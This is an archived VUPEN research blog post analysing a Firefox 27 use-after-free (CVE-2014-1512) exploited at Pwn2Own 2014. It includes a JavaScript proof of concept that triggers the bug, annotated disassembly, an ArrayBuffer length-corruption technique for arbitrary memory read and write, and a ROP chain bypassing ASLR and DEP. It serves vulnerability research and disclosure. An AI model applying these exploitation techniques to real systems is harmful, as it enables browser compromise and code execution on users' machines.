VUPEN Vulnerability Research Blog - Advanced Exploitation of Mozilla Firefox Use-After-Free Vulnerability (Pwn2Own 2014 / CVE-2014-1512)

VUPEN Vulnerability Research Blog - Advanced Exploitation of Mozilla Firefox Use-After-Free Vulnerability (Pwn2Own 2014 / CVE-2014-1512) - Arno, vupen.com.

- Published: date not stated
- Original: <https://web.archive.org/web/20160403035045/http://www.vupen.com/blog/20140520.Advanced_Exploitation_Firefox_UaF_Pwn2Own_2014.php>
- Current location: <https://web.archive.org/web/20150710021003/http://www.vupen.com/blog/20140520.Advanced_Exploitation_Firefox_UaF_Pwn2Own_2014.php>
- Preserved from: https://web.archive.org/web/20150710021003/http://www.vupen.com/blog/20140520.Advanced_Exploitation_Firefox_UaF_Pwn2Own_2014.php (live) on 2026-08-10
- Capture timestamp: 20160403035045
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

VUPEN Vulnerability Research Blog - Advanced Exploitation of Mozilla Firefox Use-After-Free Vulnerability (Pwn2Own 2014 / CVE-2014-1512)

The Wayback Machine - https://web.archive.org/web/20150710021003/http://www.vupen.com:80/blog/20140520.Advanced_Exploitation_Firefox_UaF_Pwn2Own_2014.php

|

|

|

|

|

[[image: image]](https://web.archive.org/web/20150710021003/http://www.vupen.com/english)

|

About Us | Contact Us

| | |

|

| |

| |

| | | | |

| |

| |

|

| |

|

* *VUPEN Research*

| | | VUPEN Research Team Blog | |

| | | |

|

|

VUPEN Vulnerability Research Team (VRT) Blog

| |

|

|

|

** Advanced Exploitation of Mozilla Firefox Use-After-Free Vulnerability (Pwn2Own 2014)

| * Published on 2014-05-20 17:19:47 UTC by Arno, Security Researcher @ VUPEN* |

[[image: Twitter]]
(https://web.archive.org/web/20150710021003/http://twitter.com/timeline/home?status=VUPEN+Blog:+Exploitation+of+Mozilla+Firefox+Use-After-Free+For+Fun+and+Profit+(Pwn2Own+2014)+http%3A%2F%2Fwww.vupen.com%2Fblog%2F) [[image: LinkedIn]]
(https://web.archive.org/web/20150710021003/http://www.linkedin.com/shareArticle?mini=true&url=http://www.vupen.com/blog&title=Advanced Exploitation of Mozilla Firefox Use-after-free (Pwn2Own 2014)&source=www.vupen.com+&summary=Advanced Exploitation of Windows 8 Kernel Privilege Escalation (MS13-053))

| |

* * [[image: image]]
(https://web.archive.org/web/20150710021003/http://www.vupen.com/blog/20140520.Advanced_Exploitation_Firefox_UaF_Pwn2Own_2014.php)Hi everyone,

Pwn2Own 2014 was very exciting and challenging as all major browsers and operating systems are now getting more secure than ever. Of course, secure does *not* mean unbreakable, it means however that additional efforts are required to find and successfully exploit a vulnerability.

In this year's edition of Pwn2Own, we have used a total of 11 distinct zero-days to target Mozilla Firefox, Internet Explorer 11, Google Chrome, Adobe Reader XI, and Adobe Flash on Windows 8.1, and we have reported *all* the vulnerabilities and our full exploits to the affected vendors to allow them fix the issues and protect users.

One of the vulnerabilities we have exploited during the event was a use-after-free in Mozilla Firefox (MFSA2014-30 / CVE-2014-1512). This flaw was not easy to find and exploit because it required the browser to be in a specific memory state to reach the vulnerable code branch, this state is called by Mozilla: "memory-pressure".

* **1. Technical Analysis of the Vulnerability**

The use-after-free condition can be triggered in Firefox v27 on Windows 8.1 (64bit) with the following code:

| <html> <script> var tab = new Array(100000); var counter = 0;

function spray() { for(var i = 0; i<0x100 ; i++) { tab[counter] = new ArrayBuffer(0x10000); counter += 1; } }

function Pressure() {

try {spray();} catch (e) {}

for(var i = 0; i<0x4000 ; i++) counter.toString();

Pressure(); }

Pressure(); </script> </html> | |

When the page is loaded, the* "Pressure()"* function performs three tasks:

- First, the "spray()" function is called to spray memory (see below)
- Then, the "for" loop is executed to consume additional memory resources
- Finally, the *"Pressure()"* function calls itself recursively to consume even more resources

As the *"Pressure()" *function is recursive, the *"spray()"* function will be called many times. Each heap spray operation performed by this function is saved into the * "tab"* array. After a few seconds, Firefox will run out of memory and enters into a specific state named *"memory pressure"* or *"low memory"* which is automatically activated to protect the browser from intensive memory use.

Here is the code which determines if this state is active or not:

| // **In "CheckMemAvailable()" / xul.dll** 0x10AF2E5D mov eax, sLowCommitSpaceThreshold // **0x80** 0x10AF2E62 xor ecx, ecx 0x10AF2E64 shl eax, 14h // **eax = 0x08000000** [...] 0x10AF2E6E cmp dword ptr [ebp+stat.ullAvailPageFile], eax // left memory (in bytes) 0x10AF2E71 jnb short loc_10AF2E83 0x10AF2E73 call MaybeScheduleMemoryPressureEvent() // **Enable the "memory-pressure" state** | |

If the memory left is below * 0x08000000* bytes, the *"memory-pressure"* state is automatically activated.

When Firefox gets into this mode, a specific *"BumpChunk"* object is created through its constructor:

| // **In "js::detail::BumpChunk * js::LifoAlloc::getOrCreateChunk()" / mozjs.dll** 0x00BFEF3E push edi ; Size 0x00BFEF3F call ds:**imp**malloc 0x00BFEF45 add esp, 4 0x00BFEF48 test eax, eax 0x00BFEF4A jz loc_BFEFFB [...] | |

The size of this object is * 0x2000* bytes. Then the object is freed by the *"js::LifoAlloc::freeAll()"* function:

| // **In "js::LifoAlloc::freeAll()" / mozjs.dll** 0x00CD5AF5 mov eax, [this] 0x00CD5AF7 mov ecx, [eax+8] 0x00CD5AFA mov [this], ecx 0x00CD5AFC mov ecx, eax 0x00CD5AFE sub ecx, [eax+4] 0x00CD5B01 push eax // **eax points to the "BumpChunk" object** 0x00CD5B02 add [this+14h], ecx 0x00CD5B05 call ds:**imp**free // **free() function** 0x00CD5B0B pop ecx 0x00CD5B0C 0x00CD5B0C loc_CD5B0C: 0x00CD5B0C cmp [this], edi 0x00CD5B0E jnz short loc_CD5AF5 | |

At this point, the object has been deleted; however a reference of the freed object still remains in memory. This reference to the freed object is later reused by Firefox within several functions such as the following:

| // **In "js::GCMarker::processMarkStackTop()" / mozjs.dll ** [...] 0x00C07AC3 mov ecx, [edi+14h] // **retrieve the ref to the freed object** [...] 0x00C07AD8 mov ecx, [ecx] // **read into the freed object** [...] 0x00C07ADF mov edx, ecx 0x00C07AE1 shr edx, 3 0x00C07AE4 mov [esp+44h+obj], ecx 0x00C07AE8 and edx, 1FFFFh 0x00C07AEE mov ecx, edx 0x00C07AF0 and ecx, 1Fh 0x00C07AF3 mov eax, 1 0x00C07AF8 shl eax, cl 0x00C07AFA mov ecx, [esp+44h+obj] 0x00C07AFE and ecx, 0FFFFC0B0h 0x00C07B04 or ecx, 0FC0B0h 0x00C07B0A shr edx, 5 0x00C07B0D lea edx, [ecx+edx*4] 0x00C07B10 mov ecx, [edx] // **a crash occurs here!** | |

This leads to an exploitable crash of Firefox within the *"js::GCMarker::processMarkStackTop()"* function.

- ** 2. Exploitation on Windows 8.1 (64bit)

* **In order to exploit this vulnerability an attacker needs first to take control of the freed object. To replace the content of the freed object with attacker-controlled data, multiple elements having the same size as the vulnerable object must be created. This can be achieved by spraying * ArrayBuffers* of 0x2000 bytes.

After the object has been freed and replaced, it is reused in several functions, among which *"js::GCMarker::processMarkStackTop()"* and *"js::types::TypeObject::sweep()"*. The *"js::GCMarker::processMarkStackTop()"* function will be used to leak memory and bypass ASLR, and then "js::types::TypeObject::sweep()" will be abused to re-gain control of the execution flow and pop a calc on Windows 8.1.

2.1. Memory leak via "js::GCMarker::processMarkStackTop()

*"

*As discussed earlier, the freed but controlled object is reused in *"js::GCMarker::processMarkStackTop()"*:

| // **In "js::GCMarker::processMarkStackTop()" / mozjs.dll** 0x00C07AC3 mov ecx, [edi+14h] // **retrieve the ref to the freed object** // **this ref does not point to the beginning of the ArrayBuffer,** // **but points into the controlled values of the ArrayBuffer** [...] 0x00C07AD8 mov ecx, [ecx] // **[ecx] is fully controlled** *

| |

Once *ECX* is fully controlled, Firefox performs various computations with this controlled value to obtain two other values:

| |

| |

| |

| // **The two values are named: value_1 and value_2** 0x00C07ADF mov edx, ecx 0x00C07AE1 shr edx, 3 0x00C07AE4 mov [esp+44h+obj], ecx 0x00C07AE8 and edx, 1FFFFh 0x00C07AEE mov ecx, edx 0x00C07AF0 and ecx, 1Fh 0x00C07AF3 mov eax, 1 0x00C07AF8 shl eax, cl // **value_1 is obtained here** 0x00C07AFA mov ecx, [esp+44h+obj] 0x00C07AFE and ecx, 0FFFFC0B0h 0x00C07B04 or ecx, 0FC0B0h 0x00C07B0A shr edx, 5 0x00C07B0D lea edx, [ecx+edx*4] // **value_2 is obtained here** //eax contains value_1 //edx contains value_2 | |

Here is the recap of these computations:

| ecx = fully controlled value value_1 = 1 << ((ecx >> 3) & 0x0000001F) value_2 = ((ecx & 0xFFFFC0B0) | 0xFC0B0) + (((ecx >> 3) & 0x1FFFF) >> 5) * 4 | |


As we can see, these two values can only be ***partially*** controlled. After the computations, these two values are used in the following code:

| // eax = value_1 // edx = value_2 0x00C07B10 mov ecx, [edx] 0x00C07B12 test eax, ecx 0x00C07B14 jz loc_D647C5 // **can be controlled** [...] 0x00D647C5 loc_D647C5: 0x00D647C5 or ecx, eax 0x00D647C7 mov eax, [esp+44h+obj] 0x00D647CB push ebp 0x00D647CC mov [edx], ecx // **memory corruption**

| |

Indeed *value_2* corresponds to an address. A corruption may be performed at this address, if the jump (at 0x00c07B14) is taken. From such a corruption there are several ways to perform a memory disclosure. Here is one of them:

First, a spray of *ArrayBuffers* is used and placed at a predictable address, then the memory corruption can be used to corrupt an * ArrayBuffer*, in particular its *"byteLength"* field. Here is the memory layout of an * ArrayBuffer*:



The *"byteLength"* field is checked when a view is created on the * ArrayBuffer*. A view allows reading from and writing into the contents of the *ArrayBuffer*. Here is the prototype of the function which allows the creation of a view:

| view Int32Array(ArrayBuffer buffer, unsigned long byteOffset, unsigned long length);

|

Attribute

|

Type

|

Description

| | |

buffer

|

ArrayBuffer

|

The ArrayBuffer object used to contain the TypedArray data. Read only.

| | |

byteOffset

|

unsigned long

|

The index at which the TypedArray starts within the underlying ArrayBuffer. Read only.

| | |

lengthInt

|

unsigned long

|

The number of entries in the array. Read only.

| |

The size of an entry is always 4 bytes.

| |

The *ArrayBuffer*'s *"byteLength"* field is compared to the parameters of the * "Int32Array()"* function:

| if((ArrayBuffer's "length") >= (byteOffset arg) + (length arg) * 4) { [...] // **will create the view** }else{ error(); } | |

Here is this comparison in ASM:

| // **In "namespace__TypedArrayObjectTemplate_int__fromBuffer()" / mozjs.dll** // ecx points to start of ArrayBuffer's payload area 0x00E4873F mov edx, [eax-0Ch] // **retrieve the "byteLength" field ** [...] 0x00E4874B mov eax, [ebp+lengthInt] // **retrieve the 3rd arg of "Int32Array"** [...] 0x00E48769 mov ecx, eax 0x00E4876B shl ecx, 2 [...] 0x00E48780 add ecx, ebx // **ebx, 2nd argument of "Int32Array"** 0x00E48782 cmp ecx, edx 0x00E48784 ja short loc_E48799 // **If the jump is taken, the view will not be created** | |


Manipulating the *ArrayBuffer*'s *"byteLength"* value (making it big enough) allows an attacker to create a view, whose length is unusually large, and allows reading and writing outside of the *ArrayBuffer*.

As previously discussed, *"value_2"* is only* partially* controlled, so the *ArrayBuffer*'s *"byteLength"* field is also *partially* controlled. However the corruption allows us to increase the *"byteLength"* field of 0x01000000 bytes, which results in the creation of a view that can be used to read and write into the next *ArrayBuffer*, then the *"byteLength"* of this second *ArrayBuffer* will be fully controlled.

By setting the *"byteLength"* of this second *ArrayBuffer* to *0xFFFFFFFF*, we are able to create a view which can read from and write to any location of the user space memory.

At this point the goal is to obtain the address of one of the loaded DLLs. This can be done by reading the third dword of the *ArrayBuffer*'s header which allows us e.g. to obtain the address of "mozjs.dll".

Here is the memory view of the *ArrayBuffer*:



Here is the *link* between the 3rd field and the "mozjs.dll" module:

| CPU Stack Address Value 0x0A18FF10 0x049A0928 [...] 0x049A0928 0x049A2600 [...] 0x049A2600 0x00E8D4D8 [...] 0x00E8D4D8 0x00E9AFE4 ; ASCII "Int32Array" | |

The *0x00E9AFE4* address belongs to the "mozjs.dll" module, which allows us to disclose its address and build a ROP to bypass ASLR/DEP.

*2.2. Controlling EIP Thanks to "js::types::TypeObject::sweep()**"**

- Now that the leak is achieved, we have to find a way to control the execution flow while the freed object is reused in the *"js::types::TypeObject::sweep()"* function. This can be done as follows:

| // **In "js::types::TypeObject::sweep()" / mozjs.dll** 0x00C7F567 mov ecx, [eax] // **ecx is fully controlled* * [...] 0x00C7F577 mov [esp+38h+var_10], ecx [...] 0x00C7F5CD lea eax, [esp+38h+var_10] 0x00C7F5D1 call js::EncapsulatedId::pre(void)

// **In "js::EncapsulatedId::pre()"** 0x00C7FBA0 push ecx 0x00C7FBA1 mov eax, [eax] // **controlled** 0x00C7FBA3 mov ecx, ecx [...] 0x00C7FBB8 and eax, 0FFFFF000h 0x00C7FBBD mov eax, [eax] // **controlled** 0x00C7FBBF cmp byte ptr [eax+8], 0 0x00C7FBC3 jnz loc_D3F5C4 // **jump must be taken** 0x00C7FBC9 [...] 0x00D3F5C4 loc_D3F5C4: 0x00D3F5C4 mov edx, [eax+4] // **controlled** 0x00D3F5C7 push offset aWriteBarrier 0x00D3F5CC lea ecx, [esp+8+str] 0x00D3F5D0 push ecx 0x00D3F5D1 push edx // **1st arg** 0x00D3F5D2 call js::gc::MarkStringUnbarriered()

// **In "js::gc::MarkStringUnbarriered()"** 0x00C55FD0 mov ecx, [esp+name] 0x00C55FD4 mov edx, [esp+thingp] 0x00C55FD8 mov eax, [esp+trc] // **retrieve 1st arg** [...] 0x00C55FF0 push eax // **set 1st arg for MarkInternal_JSString_()** 0x00C55FF1 mov dword ptr [eax+8], 0 0x00C55FF8 mov [eax+0Ch], name 0x00C55FFB mov [eax+10h], 0FFFFFFFFh 0x00C56002 call MarkInternal_JSString_() | |

It is then possible to regain control of the execution flow thanks to the *"MarkInternal_JSString_()"*:

| // **In "MarkInternal_JSString_()"** 0x00C3ABA2 mov ebp, [esp+8+trc] // * *retrieve 1st arg** 0x00C3ABA6 mov ecx, [ebp+4] // **controlled** 0x00C3ABA9 xor ebx, ebx 0x00C3ABAB push esi 0x00C3ABAC push edi 0x00C3ABAD cmp ecx, ebx 0x00C3ABAF jnz loc_C3AC9C // **controlled, we take this jump** [...] 0x00C3AC9C loc_C3AC9C: 0x00C3AC9C push 1 0x00C3AC9E push thingp 0x00C3AC9F push ebp 0x00C3ACA0 call ecx // **redirect EIP here, pwnd!** | |

As we can see from above, if * ECX* is set to null, the code path which leads to the control of EIP is *not* taken. While the leak operation is not completed, *[ebp+4]* needs to be set to null to avoid controlling EIP and crashing the browser. After the leak operation is achieved, *[ebp+4] *value will be set to contain the address of the first gadget. Exploitation is then finalized with a ROP in "mozjs.dll":

| // * *Make eax point to another location (in the spray)** 0x00D997C3 mov eax, [eax+588h] 0x00D997C9 mov edx, [eax] // **controlled** 0x00D997CB mov ecx, eax 0x00D997CD call dword ptr [edx] // **call the 2nd gadget* *

// **Set a controlled value on the stack** 0x00CD9855 push [ebp-80h] // **controlled, address of the 4th gadget** 0x00CD9858 mov ecx, state 0x00CD985A call dword ptr [eax+4] // **call the 3rd gadget**

// **Make esp point to a controlled location** 0x00D2906A pop ecx 0x00D2906B xchg eax, esp 0x00D2906C mov eax, [eax] // **address of the 4th gadget ** 0x00D2906E mov [esp], eax 0x00D29071 retn // **return to the 4th gadget**

// **Adjust the stack and enjoy** 0x00BD062D add esp, 10h 0x00BD0630 retn // **will return to "VirtualProtect()" after** // **the stack has been properly crafted** | |

Which leads to arbitrary code execution with ASLR/DEP bypass on Windows 8.1.

It is also possible to bypass EMET but this step is left as an exercise for the reader!
